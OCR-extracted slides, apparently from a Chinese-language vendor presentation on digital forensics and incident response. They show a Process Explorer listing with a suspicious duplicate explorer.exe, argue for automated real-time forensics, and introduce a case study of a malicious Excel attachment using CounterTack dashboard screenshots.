




Process Explorer




Process Explorer




explorer.exe	0.05	58,932 K	69,060 K	1660
vmtoolsd.exe	0.10	8,960 K	18,632 K	2012
chrome.exe	0.10	39,172 K	98,644 K	2996
chrome.exe		435,752 K	132,524 K	784
chrome.exe	0.04	42,148 K	57,540 K	3328
chrome.exe	< 0.01	35,848 K	47,076 K	1868
chrome.exe		78,444 K	120,168 K	1956
chrome.exe	< 0.01	34,112 K	45,368 K	3944
chrome.exe	0.08	42,580 K	52,060 K	3556
chrome.exe		22,316 K	25,408 K	3828
autoruns.exe		10,068 K	17,768 K	856
procexp.exe		2,560 K	6,904 K	2452
procexp64.exe	6.84	15,764 K	27,844 K	4084
jusched.exe		4,776 K	14,052 K	1788
jucheck.exe		5,072 K	13,256 K	3544
GWX.exe		3,224 K	2,472 K	984
explorer.exe	< 0.01	31,192 K	32,696 K	2088

正常的程序 **PID:1660**



怪怪的程序 **PID:2088**



數位鑑識非常好!!!但是實務上很辛苦.....

- 很貴
- 很花時間
- 找不到人做
- 花了錢，達不到預期的目標
- 做完之後，資安問題依然發生

- **不需要!! 因為重灌比較快!!**

鑑識是不需要的嗎?


當然需要!!

鑑識是不需要的嗎?

更應該要即時分析&自動化!!

中芯數據
Core Cloud Tech.

案例分析



如果打開附件的EXCEL檔案會發生什麼事????

事件鑑識流程

CounterTack

UTC +08:00

Intelligence

All time


Overview

Running	Classifications (Unresolved)	Traces (Unresolved)	Key Events	Basic Events	Errors
1	3	56	113	460.5k	20
8 Total	3 Total	56 Total			

Threat


CRITICAL

by Operating System



by Group

Group Filter



WIN-2S76I7M3N56 All time

打開Excel之後觸發

Overview

